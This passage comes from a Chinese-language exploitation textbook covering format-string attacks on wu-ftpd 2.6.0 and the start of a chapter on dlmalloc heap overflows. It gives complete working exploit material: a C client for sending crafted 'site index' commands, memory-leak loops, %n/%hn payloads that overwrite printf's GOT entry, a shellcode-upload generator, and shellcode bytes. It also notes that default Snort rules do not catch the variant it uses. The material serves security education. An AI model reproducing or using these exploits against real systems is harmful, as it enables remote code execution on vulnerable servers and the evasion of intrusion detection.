Trying 10.1.1.1...
Connected to victim (10.1.1.1).
Escape character is '^]'.
220 victim FTP server (Version wu-2.6.0(2) Wed Apr 30 16:08:29 BST 2003) ready.
user anonymous
331 Guest login ok, send your complete e-mail address as password.
pass foo
230 User anonymous logged in.
site exec %x %x %x %x %x %x %x %x
200-8 8 bfffcacc 0 14 0 14 0
200  (end of '%x %x %x %x %x %x %x %x')
site index %x %x %x %x %x %x %x %x
200-index 9 9 bfffcacc 0 14 0 14 0
200  (end of 'index %x %x %x %x %x %x %x %x')
quit
```

```
221-You have transferred 0 bytes in 0 files.
221-Total traffic for this session was 448 bytes in 0 transfers.
221-Thank you for using the FTP service on vulcan.ngssoftware.com.
221 Goodbye.
Connection closed by foreign host.
[root@attacker]#
```

我们看到，当在site exec或（更有趣的）site index命令里指定%x时，我们可以用前面提到的方法从栈上获取数据。

提交如下命令：

```
site index %n%n%n%n
```

wu-ftpd试图把整数0写到地址0x8、0x8、0xbfffcacc和0x0里，在正常情况下，地址0x8和0x0是不可写的，所以这条命令会引起分段错误。再试一下下面这条命令：

```
site index %n%n%n%n

Connection closed by foreign host.
```

顺便提一下，在写这本书的时候，很多人还不知道site index命令也存在格式化串问题，因此你可以假设大部分的IDS都检测不到它。至少在写本书的时候，Snort的默认规则只能检测到site exec。

4.4.2　信息泄露

上文已经介绍了如何从栈上获取信息，现在用wu-ftpd执行一段更有意思的代码，看看这次会得到什么。在这一节，继续用wu-ftpd 2.6.0的例子，介绍怎样利用格式化串漏洞从内存中获取信息。

这次，为了方便通过site index命令提交格式化串，我们特地写了一个被称为dowu.c的程序。

```
#include <stdio.h>  #include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netdb.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
#include <errno.h>


int connect_to_server(char*host){
     struct hostent *hp;
     struct sockaddr_in cl;
     int sock;
```

```
    if(host==NULL||*host==(char)0){
                    fprintf(stderr,"Invalid hostname\n");

            exit(1);
     }

      if((cl.sin_addr.s_addr=inet_addr(host))==-1)
      {
              if((hp=gethostbyname(host))==NULL)
              {
                      fprintf(stderr,"Cannot resolve %s\n",host);
exit(1);
              }

              memcpy((char*)&cl.sin_addr,(char*)hp-
>h_addr,sizeof(cl.sin_addr));

       }
       if((sock=socket(PF_INET,SOCK_STREAM,IPPROTO_TCP))==-1)
       {

              fprintf(stderr,"Error creating socket: %s\n",strerror(errno));
              exit(1);
       }

       cl.sin_family=PF_INET;
       cl.sin_port=htons(21);

       if(connect(sock,(struct sockaddr*)&cl,sizeof(cl))==-1)
       {
           fprintf(stderr,"Cannot connect to %s: %s\n",host,strerror(errno));
       }

       return sock;
  }


 int receive_from_server( int s, int print )
 {
      int retval;
      char buff[ 1024 * 64];

      memset( buff, 0, 1024 * 64 );
      retval = recv( s, buff, (1024 * 63), 0 );
      if( retval > 0 )
      {
            if( print )
                  printf( "%s", buff );
      }
```

```
        else
        {
              if( print)
                        printf( "Nothing to recieve\n" );
              return 0;
        }

        return 1;
   }

  int ftp_send( int s, char *psz )
{
        send( s, psz, strlen( psz ), 0 );
        return 1;
  }


    int syntax()
   {
        printf("Use\ndo_wu <host> <format string>\n");
        return 1;
  }


   int main( int argc, char *argv[] )
   {
          int s;
          char buff[ 1024 * 64 ];
          char tmp[ 4096 ];

      if( argc != 4 )
              return syntax();

           s = connect_to_server( argv[1] );

           if( s <= 0 )
                   _exit( 1 );

          receive_from_server( s, 0 );

          ftp_send( s, "user anonymous\n" );
          receive_from_server( s, 0 );
          ftp_send( s, "pass foo@example.com\n" );

          receive_from_server( s, 0 );

        if( atoi( argv[3] ) == 1 )
        {
              printf("Press a key to send the string...\n");
```

```
            getc( stdin );
        }

        strcat( buff, "site index " );
        sprintf( tmp, "%.4000s\n", argv[2] );
        strcat( buff, tmp );

        ftp_send( s, buff );

        receive_from_server( s, 1 );

        shutdown( s, SHUT_RDWR );

    return 1;
}
```

（注意：先用你的用户信息替换相关信息。）编译这个程序并运行它。

从最基本的栈弹出操作开始：

```
./dowu localhost "%x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x %x" 0
```

在你机器上输出的数据应该和下面类似：

```
00-index 12 12 bfffca9c 0 14 0 14 0 8088bc0 0 0 0 0 0 0 0 0
```

真需要输入这么多%x吗？当然不是！在绝大多数*NIX平台上，可以用直接参数访问来帮忙。注意上面的输出，从栈上弹出的第三个值是bfffca9c。

试一下下面这条命令：

```
./dowu localhost "%3\$x" 0
```

应该会输出如下内容：

```
200-index bfffca9c
```

看！我们可以直接指定访问第三个参数并输出它的内容。这个特性比较有意思，指定偏移量就有机会访问esp之前的数据。

利用这个特性看看栈上有什么：

```
for(( i = 1; i < 1000; i++)); do echo -n "$i " && ./dowu localhost "%$i\$x" 0; done
```

这条命令把从栈顶开始的1000个双字数据输出，其中某些数据可能是我们感兴趣的。

为了防止输出中的某些数据是指向我们感兴趣的字符串的指针，也可以用%s格式符代替%x：

```
for(( i = 1; i < 1000; i++)); do echo -n "$i " && ./dowu localhost "%$i\$s" 0; done
```

由于可以利用%s格式符从栈上获取字符串，因此，可以从内存的任意位置获取字符串。为了达到这个目的，首先需要算出提交的字符串在栈上的起始位置。于是，可以执行下列命令：

```
for(( i = 1; i < 1000; i++)); do echo -n "$i " && ./dowu localhost "AAA
AAAAAAAAAAAAA%$i\$x" 0; done | grep 4141
```

从输出的数据里面（在这个格式化串的开头）可以找到41414141的位置。在我的机器上是272，但你的可能不一样。

继续。修改字符串的开头，看看参数272中有什么：

```
./dowu localhost "BBBA%272\$x" 0
```

得到：

```
200-index BBBA41424242
```

上面的输出显示在272处是字符串的头4B。因此，可以用这个方法读取内存中任意位置的数据。

从一个我们知道肯定存在的位置开始：

```
for(( i = 1; i < 1000; i++)); do echo -n "$i " && ./dowu localhost "%$i\$s" 0; done
```

在187处，得到：

```
200-index BBBA%s FTP server (%s) ready.
```

因而，可以用%x格式符得到字符串的地址：

```
./dowu localhost "BBBA%187\$x" 0
200-index BBBA8064d55
```

可以试着用下面的命令把0x08064d55处的字符串读出来：

```
./dowu localhost $'\x55\x4d\x06\x08%272$s' 0
200-index U%s FTP server (%s) ready.
```

这里要注意一下，因为I386系列处理器的字节序是little-endian，所以必须把“地址”的字节序反序。

从前面的内容中我们知道，通过在字符串的开头指定内存地址以及使用直接参数访问，可以从内存中指定的位置获取数据。因此，可以利用这个方法从内存中获取数据，甚至获取整个地址空间的数据。

如果你攻击的平台（如Windows）不支持直接参数访问，那么通过在格式化串中放入足够多的格式符，我们一样可以访问指定位置的数据。

因为目标进程可能会限制字符串的大小，所以当放入多个格式符时，有可能会出问题，但是还是有成功的可能性。比如说，当用从栈上弹出数据的方法来到达选择的参数时，你可以使用那些可以接受更大参数的格式符，如%f格式符（它接受双精度、8B的浮点数作为参数）。然而，这个方法不太稳定，因为当使用%f格式符时，系统可能会对它进行优化，从而导致错误。除此之外，有时候还可能会出现“被0除”错误，因此你可能会尝试用%.f格式符仅显示数值的整数部分，从而避免被0除。

另外也可以使用*限定符，*号用于动态指定输出宽度，而不是将宽度固定在格式化串中，例如：

```
printf("%*d", 10, 123);
```

将显示前面带有空格的123，其总长度为10个字符。有的平台还允许下面这样的语法：

```
%*********10d
```

这总是显示10个字符。这意味着我们可以做到弹出的4B到格式化串的1B的比率。

4.5 控制程序执行

利用前面提到的方法就可以从目标进程的内存空间获取感兴趣的数据，但是我们的目标不仅仅是这个，我们的目标是获取程序的执行控制。作为实现目标的第一步，应该先设法把选择的双字（4B）写到指定的内存地址。在wu-ftpd的例子里，我们将用4B数据改写函数指针、保存的返

```
Program received signal SIGSEGV, Segmentation fault.
0x400d109c in ?? ()
```

这点信息还不能说明什么问题，我们需要更多的信息。先看一下正在执行的几条指令：

```
x/5i $eip

0x400d109c:      mov    %edi,(%eax)
0x400d109e:      jmp    0x400cf84d
0x400d10a3:      mov    0xfffff9b8(%ebp),%ecx
0x400d10a9:      test   %ecx,%ecx
0x400d10ab:      je     0x400d10d0
```

再看一下当时寄存器里保存的值：

```
info reg

eax            0x41414141       1094795585
ecx            0xbfff9c70       -1073767312
edx            0x0      0
ebx            0x401b298c       1075521932
esp            0xbfff8b70       0xbfff8b70
ebp            0xbfffa908       0xbfffa908
esi            0xbfff8b70       -1073771664
edi            0xa      10
```

我们会发现mov %edi, (eax)指令正准备把0xa复制到地址0x41414141。这和预计的情形非常接近。

0x41414141只是为了验证我们的想法而选择的地址。现在应该选择一个有意义的地址，可以从多个目标中选择它，包括：

- 保存的返回地址（直接栈溢出，用信息泄露方法来确定返回地址的位置）；
- 全局偏移表（GOT）（动态重定位对函数，如果某些人使用的二进制文件与你的一样，那就太好了，比如rpm）；
- 析构函数（DTORS）表（函数在退出前将调用析构函数）；
- C函数库钩子，例如malloc_hook、realloc_hook 和free_hook；
- atexit结构（参考atexit man手册）；
- 所有其他的函数指针，例如C++ vtables、回调函数等；
- Windows里默认未处理的异常处理程序，它几乎总是在同一地址 。

因为我们比较懒惰，而GOT技术既灵活又简单，为我们利用复杂的格式化串漏洞打开了一扇希望之门，所以就选用它了。在细究GOT之前，先大概看一下wu-ftpd的问题出在哪。

```
void vreply(long flags, int n, char *fmt, va_list ap)
{
    char buf[BUFSIZ];

    flags &= USE_REPLY_NOTFMT | USE_REPLY_LONG;
      if (n)           /* if numeric is 0, don't output one; use n==0 in place of printf's *
```

```
        sprintf(buf, "%03d%c", n, flags & USE_REPLY_LONG ? '-' : ' ');
    /* This is somewhat of a kludge for autospout.  I personally think that
     * autospout should be done differently, but that's not my department. -Kev
     */       if (flags & USE_REPLY_NOTFMT)
        snprintf(buf + (n ? 4 : 0), n ? sizeof(buf) - 4 : sizeof(buf), "%s", fmt);
    else
        vsnprintf(buf + (n ? 4 : 0), n ? sizeof(buf) - 4 : sizeof(buf), fmt, ap);

    if (debug)                  /* debugging output :) */
        syslog(LOG_DEBUG, "<--- %s", buf);
    /* Yes, you want the debugging output before the client output; wrapping stuff goes here,
     * you see, and you want to log the cleartext and send the wrapped text to the client.
     */

    printf("%s\r\n", buf);      /* and send it to the client */
#ifdef TRANSFER_COUNT
    byte_count_total += strlen(buf);
    byte_count_out += strlen(buf);
#endif
    fflush(stdout);
}
```

注意标为粗体的那行。那里比较有意思，在错误地调用vsnprintf之后，程序的作者正确地调用了printf。先来看一下in.ftpd里的GOT。

```
objdump -R /usr/sbin/in.ftpd
<许多输出>
0806d3b0 R_386_JUMP_SLOT   printf
<更多的输出>
```

从上面显示的内容可以看出，我们可以修改保存在0x0806d3b0里的地址来重定向程序的执行流程。我们将利用格式化串问题改写保存在0x0806d3b0里的地址，程序随后将会跳到我们希望的地方继续执行。（因为在利用格式化串修改保存在0x0806d3b0里的地址之后，we-ftpd会正确执行到printf，从而执行指定的代码。）

如果用前面介绍的方法把0xa写到printf的地址，我们将有希望跳到0xa。

```
./dowu localhost $'\xb0\xd3\x06\x08%272$n' 1
```

像前面那样把gdb附到ftp的子进程上，应该会看到这样的显示：

```
(gdb) symbol-file /usr/sbin/in.ftpd
Reading symbols from /usr/sbin/in.ftpd...done.
(gdb) attach 11902
Attaching to process 11902
0x4015a344 in ?? ()
(gdb) continue
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x0000000a in ?? ()
```

Ok！成功地把执行流程重定向到指定的地址了。接下来，我们将在shellcode的配合下做一些有意义的事情。

先用称为exit(2)的、小体积的shellcode测试一下。

注解 经过长时间的积累，我发现在编写利用代码时使用内联汇编有诸多好处。比如说可以方便地编辑攻击代码；也可以先创建一个套接字连接库，以备不时之需；当碰到shellcode不工作时或我们有特殊需求时，也可以方便地进行修改；而且内联汇编指令比十六进制的C字符串更具有可读性。

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
        asm("\
                xor %eax, %eax;\
                xor %ecx, %ecx;\
                xor %edx, %edx;\
                mov $0x01, %al;\
                xor %ebx, %ebx;\
                mov $0x02, %bl;\
                int $0x80;\
                ");

        return 1;
}
```

在这里通过int 0x80设置exit系统调用。编译并运行这个程序，检验它是否可以正常工作。

因为在这里使用的shellcode比较小，所以，可以把shellcode放在GOT的位置。printf的地址保存在0x0806d3b0，那就把shellcode放在它后面，假定是在0x0806d3b4前面。

这里有个问题：怎样把比较大的数写入选择的地址呢？通过前面的学习，我们知道可以利用%n格式符把较小的数写入选择的地址。因此，在理论上，可以利用到目前为止输出字符之外的低端（low-order）字节重复写4次，每次1B。当然，这样做会带来一些副作用：除了改写需要的4B外，还会改写紧跟其后的3B。

一个更有效的方法是使用h长度修饰符。其后紧跟着对应短整型或无符号短整型参数的整数转换，或者是对应着一个指向短整型参数的指针的n转换。

因此，如果使用格式符%hn，我们应该可以写入16位的数值。也就是说我们很有可能写入64KB范围的地址，执行下面这段代码：

```
./dowu localhost $'\xb0\xd3\x06\x08%50000x%272$n' 1
```

得到：

```
Program received signal SIGSEGV, Segmentation fault.
0x0000c35a in ?? ()
```

c35a是50010，和预计的差不多。这里需要澄清一下怎样写入0xc35a。

运行以下代码：

```
./do_wu localhost abc 0
```

wu-ftpd将会输出：

```
200-index abc
```

刚提交的格式化串加到字符串index的结尾（长度为6个字符）了。这意味着当使用%n格式符时，写入了以下数值：

```
6 + <number of characters in our string before the %n> + <padding number>
```

因而，如果这样做：

```
./dowu localhost $'\xb0\xd3\x06\x08%50000x%272$n' 1
```

就把（6+4+50000）写到地址0x0806d3b0，用十六进制表示是0xc35a。现在设法把0x41414141写到printf的地址：

```
./dowu localhost $'\xb0\xd3\x06\x08\xb2\xd3\x06\x08%16691x%272$n%273$n' 1
```

得到：

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

因此跳到0x41414141。这里掩饰了几个细节，因为两次写入同样的值（0x4141）——一次是参数272指向的地址，另一次是参数273指向的地址，刚好通过指定另外的位置上的参数%273$n。

如果想写更多位，字符串将会变得很复杂。下面的程序使写入变得容易一些。

```
#include <stdio.h>
#include <stdlib.h>
int safe_strcat( char *dest, char *src, unsigned dest_len )
{
     if( ( dest == NULL ) || ( src == NULL ) )
             return 0;

        if ( strlen( src ) + strlen( dest ) + 10 >= dest_len )
             return 0;

     strcat( dest, src );

     return 1;
}

int err( char *msg )
{
```

```
        printf("%s\n", msg);
        return 1;
}

int main( int argc, char *argv[] )
{
        // modify the strings below to upload different data to the wu-ftpd process...
        char *string_to_upload = "mary had a little lamb";
        unsigned int addr = 0x0806d3b0;

        // this is the offset of the parameter that 'contains' the start of our string.
        unsigned int param_num = 272;
        char buff[ 4096 ] = "";
        int buff_size = 4096;
        char tmp[ 4096 ] = "";
        int i, j, num_so_far = 6, num_to_print, num_so_far_mod;
        unsigned short s;
        char *psz;
        int num_addresses, a[4];

        // first work out How many addresses there are. num bytes / 2 + num bytes mod 2.

        num_addresses = (strlen( string_to_upload ) / 2) + strlen( string_to_upload) % 2;

        for( i = 0; i < num_addresses; i++ )
        {
                a[0] = addr & 0xff;
                a[1] = (addr & 0xff00) >> 8;
                a[2] = (addr & 0xff0000) >> 16;
                a[3] = (addr) >> 24;

                sprintf( tmp, "\\x%.02x\\x%.02x\\x%.02x\\x%.02x", a[0], a[1], a[2], a[3] );

                if( !safe_strcat( buff, tmp, buff_size ))
                        return err("Oops. Buffer too small.");
                addr += 2;

                num_so_far += 4;
        }

        printf( "%s\n", buff );

        // now upload the string 2 bytes at a time. Make sure that num_so_far is
appropriate by doing %2000x or whatever.
        psz = string_to_upload;

        while( (*psz != 0) && (*(psz+1) != 0) )
        {
                // how many chars to print to make (so_far % 64k)==s
```

```
        //
        s = *(unsigned short *)psz;

        num_so_far_mod = num_so_far &0xffff;

        num_to_print = 0;

        if( num_so_far_mod < s )
                num_to_print = s - num_so_far_mod;
        else
                if( num_so_far_mod > s )
                        num_to_print = 0x10000 - (num_so_far_mod - s);

        // if num_so_far_mod and s are equal, we'll 'output' s anyway :o)
        num_so_far += num_to_print;

        // print the difference in characters
        if( num_to_print > 0 )
        {
                sprintf( tmp, "%%%dx", num_to_print );
                if(!safe_strcat( buff, tmp, buff_size ))
                        return err("Buffer too small.");
        }

        // now upload the 'short' value
        sprintf( tmp, "%%%d$hn", param_num );
        if( !safe_strcat( buff, tmp, buff_size ))
                return err("Buffer too small.");

        psz += 2;
        param_num++;
    }

    printf( "%s\n", buff );

    sprintf( tmp, "./dowu.localhost $'%s' 1\n", buff );

    system( tmp );

    return 0;
}
```

这个程序作为dowu的辅助工具，帮着把字符串（mary had a little lamb）上载到GOT的地址空间。

如果调试wu-ftpd并观察刚才改写的内存位置，应该可以看到：

```
x/s 0x0806d3b0

0x806d3b0 <_GLOBAL_OFFSET_TABLE_+416>:   "mary had a little
lamb\026@\220ð\017@V¥\004…(etc)
```

从上面的输出可以看到，现在几乎可以把任意字节写入内存的任何位置。攻击前的准备工作已经就绪了。

如果编译前面的exit shellcode，并在gdb里调试，可以得到那些汇编指令对应的字节序列，如下：

```
\x31\xc0\x31\xc9\x31\xd2\xb0\x01\x31\xdb\xb3\x02\xcd\x80
```

可以修改刚介绍的gen_upload_string.c来上载这个字符串：

```
char *string_to_upload =
"\xb4\xd3\x06\x08\x31\xc0\x31\xc9\x31\xd2\xb0\x01\x31\xdb\xb3\x02\xcd\x80";
// exit(0x02);
```

这里有个小技巧要向大家交待一下。字符串开头的4B是用来改写GOT 中的printf的，当程序执行有问题的vsnprintf()后，接着会调用printf，跳到改写的地址。假若这样的话，我们正好改写GOT，使执行流程从printf开始持续到shellcode。当然，这并不是什么太高明的技巧，但在这里，它用最小的麻烦演示了这个技术。记住，你正在阅读的是一本有关黑客的书，不要期望我们把每件事都说得很清楚。

当运行修改后的gen_upload字符串时，它产生下列gdb会话：

```
[root@vulcan format_string]# ps -aux | grep ftp
...
ftp      20578  0.0  0.4  2120 1052 pts/2    S    10:53   0:00 ftpd:
localhost.l
...
[root@vulcan format_string]# gdb
 (gdb) attach 20578
Attaching to process 20578
0x4015a344 in ?? ()
(gdb) continue
Continuing.

Program exited with code 02.
(gdb)
```

既然已经在wu-ftpd里成功运行了代码，或许应该看看其他的破解代码做了些什么。

针对wu-ftpd的这个漏洞，最流行的破解是wuftpd2600.c。因为已经大概知道怎样利用格式化串漏洞让wu-ftpd运行代码了，所以我们将抛开这些细节，重点研究它的shellcode部分。大体上说，这个shellcode做了以下几件事情。

(1) 为了得到根特权，把setreuid()设为0。

(2) 利用dup2()获得std句柄的副本，从而使派生的shell可以使用同样的套接字。

(3) 通过跳到call指令的方法，把保存的返回地址弹出栈，然后根据它计算出字符串在缓冲区中的位置。

(4) 通过在chroot()调用之后重复执行chdir来撕开chroot()。

(5) 在execve()里运行shell。

公开流传的大部分wu-ftpd破解代码都使用和上面相同或相似的shellcode。

4.6 为什么会这样

在回答这个问题之前，我们先想想为什么会出现格式化串呢？你可能会想，如果实现printf()的人先算出传递的参数数量，然后把它和字符串里的格式符数量相比较，如果不一致就返回错误，岂不是万事大吉？！但是，这是不可能的，因为C处理有可变数量参数的函数的固有方式导致这个方法根本行不通。

在C里声明有可变数量参数的函数，可以用下面这样的省略句法：

```
void foo(char *fmt, ...)
```

（你可能想通过man va_arg来了解详情。这是个不错的主意，因为man手册详细解释了可变参数列表的访问。）

当函数得到调用时，可以用va_start宏告诉C标准函数库可变参数列表是从哪里开始的，然后重复调用va_arg宏使参数弹出栈，最后调用va_end宏，告诉C标准函数库结束对可变参数列表的使用。

但是，这个方法存在一个问题，就是不能确定到底传递了多少个参数。因此，必须依赖其他的机制来确定到底传递了多少参数，例如用格式化串里的数据或空值来确定。

```
foo( 1,2,3, NULL);
```

尽管这令人难以置信，但这的确是ANSI C89处理有可变数量参数函数的标准方式。因此，这也是每个程序员都要遵循的标准。

从理论上讲，任何接受可变数量参数的C函数都有可能出问题，因为它不能判断参数何时结束，尽管实际上这样的函数相当少。

总结一下，这种问题是ANSI 和C89共有的缺陷，几乎和C标准函数库没有任何关系。

4.7 格式化串技术概述

通过前面的学习，我们现在应该可以在Linux平台上利用格式化串漏洞了。在这一节，我们将快速回顾一下本章的要点。

(1) 如果格式化串在栈上，当增加字符串的格式符时，可以提供被它使用的参数。如果为了利用格式化串漏洞需要进行暴力猜测，那必须猜测的偏移量是在接触格式化串之前必须要用的参数的数量。

一旦可以指定参数：

- 可以用%s从目标进程读取内存数据；
- 可以用%n把输出的字符的数量写入任意地址；
- 可以用宽度修饰符修改输出的字符的数量；
- 可以用%hn修饰符每次写入16位数值，这就能把选择的值写入指定位置。

(2) 如果选择的地址包含一个或多个空值字节，那我们仍然可以通过%n写入，但必须分成两个阶段进行。首先，把选择的地址写入栈上保存的参数（为了做到这一点，必须知道栈在内存中的位置），然后利用%n把写入栈上参数的数据写入地址。

当然，如果地址里的空字节碰巧是首位字节（在Windows格式化串漏洞里，这是常有的事），那么还可以利用格式化串本身结尾的空字节。

(3) 直接参数访问（在Linux printf家族的实现里）允许多次重用同一格式化串里的栈参数，也允许直接用那些我们感兴趣的参数。直接参数访问包括使用$修饰符，例如：

```
%272$x
```

将显示栈上的第272个参数。记住：这个技巧是无价之宝。

(4) 如果出于某些原因不能用%hn同时写16位值，但仍能使用字节定位写和%n，那我们可以做4次而不是1次写，并且用字符的数量拼凑，这就可以每次都写入低字节。表4-1显示了如果想把0x04030201写入地址x，我们应该做些什么。

表4-1　写入地址

地　　址	X	X+1	X+2	X+3	X+4	X+5	X+6
写入X	0x01	0x01	0x01	0x01			
写入X+1		0x02	0x02	0x02	0x02		
写入X+2		0x03	0x03	0x03	0x03		
写入X+3		0x04	0x04	0x04	0x04		
执行4次写入操作后的内存地址	0x01	0x02	0x03	0x04	0x04	0x04	0x04

这个方法有个缺点，就是除了改写的4B外，还会覆盖紧跟在这4B后面的3B。根据不同的内存布局，它的影响可能并不大。但在Windows平台上破解格式化串漏洞时，它却是要求高精度的理由之一。

前面回顾了利用格式化串漏洞读、写内存的技术，现在看看它们还能做些什么。

- 改写保存的返回地址。要做到这点，必须算出保存返回地址的地址，这意味着可能要用到推测、暴力猜测或信息泄露。
- 改写其他特殊程序的函数指针。这不太容易，因为大部分程序都不会给你留下可用的函数指针。然而，如果目标程序是用C++写的，那么有可能会找到有用的函数指针。
- 改写指向异常处理程序的指针，然后引起异常。在这个方法中，猜测地址的难度比较小，所以成功率比较大。
- 改写GOT条目。我们在wu-ftpd的例子里就是这样做的。这个方法是非常不错的选择。
- 改写atexit处理程序。是否可以使用这个方法要视目标程序而定。
- 改写DTORS区段里的条目。要详细了解这个方法，请阅读参考文献中列出的Juan M.Bello Rivas的文章。
- 用非空数据改写空值终止符，把格式化串漏洞变成栈或堆溢出。这个方法实现起来比较麻烦，但可能比较有趣。
- 改写程序的特殊数据，如改写保存在内存中的UID或GID。
- 修改字符串中包含的命令来反映你选择的命令。

如果栈上不允许执行代码，那么可以用下面的方法轻松绕过这些限制措施。

- 利用%n之类的格式符，把shellcode写到内存中指定的位置。我们在wu-ftpd的例子里就是这么做的。
- 如果准备暴力猜测，那可以用与寄存器相关的跳转的方法，这样做将使我们有更多的机会命中shellcode（如果它在我们的格式化串中）。

例如，如果shellcode保存在地址esp+0x200，那么可以用类似下面的内容改写GOT：

```
add $0x200, %esp
jmp esp
```

这就是可以跳到shellcode的代码地址。因此，在改写函数指针（GOT条目或任何东西）后，我们将会跳到保存shellcode的地址。这个方法也可以使用那些在处理格式化串之后指向或紧挨着shellcode的寄存器。

实际上，可以先写一个小shellcode，通过它寻找大shellcode缓存区的位置，然后跳到该位置。相关信息请查阅Gera 和Riq发表的精彩论文：http://www.phrack.org/archives/59/p59-0x07.txt。

4.8 小结

本章介绍的有关格式化串漏洞的内容很浅显，仅作为储备知识。虽然格式化串漏洞出现的频率越来越小，但通过它我们了解了大量的攻击技术，所以值得花些时间学习。

第5章

堆　溢　出

本章主要介绍Linux上的堆溢出，使用的是Doug Lee最初的malloc实现，因此也把它称为dlmalloc。本章还将介绍一些在面对其他malloc()实现的时候有所帮助的概念。实际上，写堆溢出攻击代码对我们来说是个转折点，因为它使我们不再局限于从保存的栈指针来争夺EIP。许多函数库存储重要的元数据时，其中夹杂着用户的数据，dlmalloc只是这些函数库中的一个。理解怎样利用malloc的错误是发现利用那些不属于任何已有分类错误方法的关键。

Doug Lee对dlmalloc做过很好的总结，可以阅读http://gee.cs.oswego.edu/dl/html/malloc.html来了解相关内容。如果你还不熟悉Doug Lee的malloc实现，建议在继续学习前先读一下这篇文章。虽然文章中的某些内容可能超出你需要掌握的范围，但dlmalloc包括的适用于各种情况的多线程和优化等技术已经融合到最新的glibc中了，因此具有一定的参考意义。

5.1　堆是什么

程序在运行时，每个线程都会有一个栈，用来保存局部变量。但对全局变量或太大的变量来说，栈就显得不太适合了，这个时候就需要使用另外的内存区域来保存它们。事实上，有些程序在编译时并不能确定它将要使用多大的内存，而一般是在运行时，通过特殊的系统调用来动态分配。一个典型的Linux程序通常包括.bss段（未初始化的全局变量）、.data段（已初始化的全局变量）和其他的、用brk()或mmap()等系统调用分配的、由malloc()使用的一些段。你可以用gdb的maintenance info sections命令查看这些段信息。尽管一般人都认为由malloc()分配的段才是真正的堆，但在我们看来，任何可写的段都可以看作堆。作为一名黑客，不应该纠缠于细枝末节，而是把精力放在那些可提供获取控制机会的、任何可写的内存页上。

把basi cheep装入gdb，执行maintenance info sections:

```
(gdb) maintenance info sections
Exec file:
    `/home/dave/BOOK/basicheap', file type elf32-i386.

    0x08049434->0x08049440 at 0x00000434: .data ALLOC LOAD DATA HAS_CONTENTS
    0x08049440->0x08049444 at 0x00000440: .eh_frame ALLOC LOAD DATA HAS_CONTENTS
    0x08049444->0x0804950c at 0x00000444: .dynamic ALLOC LOAD DATA HAS_CONTENTS
    0x0804950c->0x08049514 at 0x0000050c: .ctors ALLOC LOAD DATA HAS_CONTENTS
```

```
0x08049514->0x0804951c at 0x00000514: .dtors ALLOC LOAD DATA HAS_CONTENTS
0x0804951c->0x08049520 at 0x0000051c: .jcr ALLOC LOAD DATA HAS_CONTENTS
0x08049520->0x08049540 at 0x00000520: .got ALLOC LOAD DATA HAS_CONTENTS
0x08049540->0x08049544 at 0x00000540: .bss ALLOC
```

下面显示的内容是运行追踪后的输出：

```
brk(0) = 0x80495a4
brk(0x804a5a4) = 0x804a5a4
brk(0x804b000) = 0x804b000
```

下面是这个程序的输出，显示出程序分配的两个空间的地址：

```
buf=0x80495b0 buf2=0x80499b8
```

下面是再次运行maintenance info sections后的输出，显示了在这个程序运行时使用的段。注意观察栈段（最后一个）和包括它们自己指针的段（load2）。

```
0x08048000->0x08048000 at 0x00001000: load1 ALLOC LOAD READONLY CODE HAS_CONTENTS

0x08049000->0x0804a000 at 0x00001000: load2 ALLOC LOAD HAS_CONTENTS
...
0xbfffe000->0xc0000000 at 0x0000f000: load11 ALLOC LOAD CODE HAS_CONTENTS


(gdb) print/x $esp
$1 = 0xbffff190
```

堆怎样工作

程序在运行过程中，需要更多的内存时，如果用brk()或mmap()进行处理，效率不高而且比较复杂。因此，当程序需要分配或释放内存时，libc为程序员提供malloc()、realloc()和free()。

在接到请求时（例如，如果用户请求1000字节），malloc()把brk()分配的大内存块分成小块，并将合适的块分给用户，也可能会把一大块分成两小块来满足用户的需求。同样，当调用free()时，它会判断新释放的块是否可以与其他块合并，这个处理过程会减小碎片（许多正在使用的块散布在空闲的小块中），从而从根本上防止程序频繁使用brk()。

为使运行更有效率，几乎所有的malloc()实现都会用元数据保存块的位置、大小或与小块有关的特殊数据。dlmalloc用存储桶保存这些元数据，还有些malloc实现用平衡树结构保存它们。如果你不知道平衡树结构怎样工作，不要担心，因为如果你确实需要了解它，肯定会花些时间来查阅相关资料，但也许你根本就不需要它。

这些元数据一般保存在两个地方：malloc()实现自己使用的全局变量；分配给用户的内存块的前 / 后位置。就像栈溢出里帧指针和指令指针保存在能溢出的缓冲区后面的情形，堆把重要的数据（包括内存状态）直接保存在分配给用户的缓冲区之后。

5.2 发现堆溢出

术语堆溢出可用于多种漏洞原语。在寻找漏洞的过程中，跟着程序员做总会有所收获，因为通过亲自尝试，我们可能会在没有源码的情况下发现他所犯的错误。下面列的是一些常见的错误，

尽管不是很详细，但都是一些真实的例子。

- samba（程序员允许将大内存块复制到想要的地方）：

```
memcpy(array[user_supplied_int], user_supplied_buffer, user_supplied_int2);
```

- Microsoft IIS：

```
buf=malloc(user_supplied_int+1);
memcpy(buf,user_buf,user_supplied_int);
```

- IIS：

```
buf=malloc(strlen(user_buf+5));
strcpy(buf,user_buf);
```

- Solaris Login：

```
buf=(char **)malloc(BUF_SIZE);
while (user_buf[i]!=0) {
buf[i]=malloc(strlen(user_buf[i])+1);
i++;
}
```

- Solaris Xsun：

```
buf=malloc(1024);
strcpy(buf,user_supplied);
```

这是整数溢出与堆溢出最常见的结合形式：分配0字节的缓冲区并把很大的数复制到它里面（思考一下xdr_array）。

```
buf=malloc(sizeof(something)*user_controlled_int);
for (i=0; i<user_controlled_int; i++) {
if (user_buf[i]==0)
break;
copyinto(buf,user_buf);
}
```

从这个意义上说，你能破坏的内存区域（不在栈上）里随时都可能发生堆溢出。因为破坏因素实在太多了，想通过查找（grep）的方法或编译器的纠错能力来纠正它们几乎是不可能的。双free()错误也是堆溢出的一种，但我们不准备在这章仔细讨论，更多内容请参阅第18章。

5.2.1 基本堆溢出

绝大多数堆溢出的基本原理如下：堆和栈很相似，既包含了数据信息，也包含了用来控制程序理解这些数据的维护信息。我们所要掌握的技巧，就是通过malloc()或free()来达到目的：把一或两个字写入我们能控制的内存地址。

先从攻击者的角度分析下面的程序。

```
/*notvuln.c*/
int
main(int argc, char** argv) {
    char *buf;
  buf=(char*)malloc(1024);
  printf("buf=%p",buf);
```

```
    strcpy(buf,argv[1]);
    free(buf);
  }
```

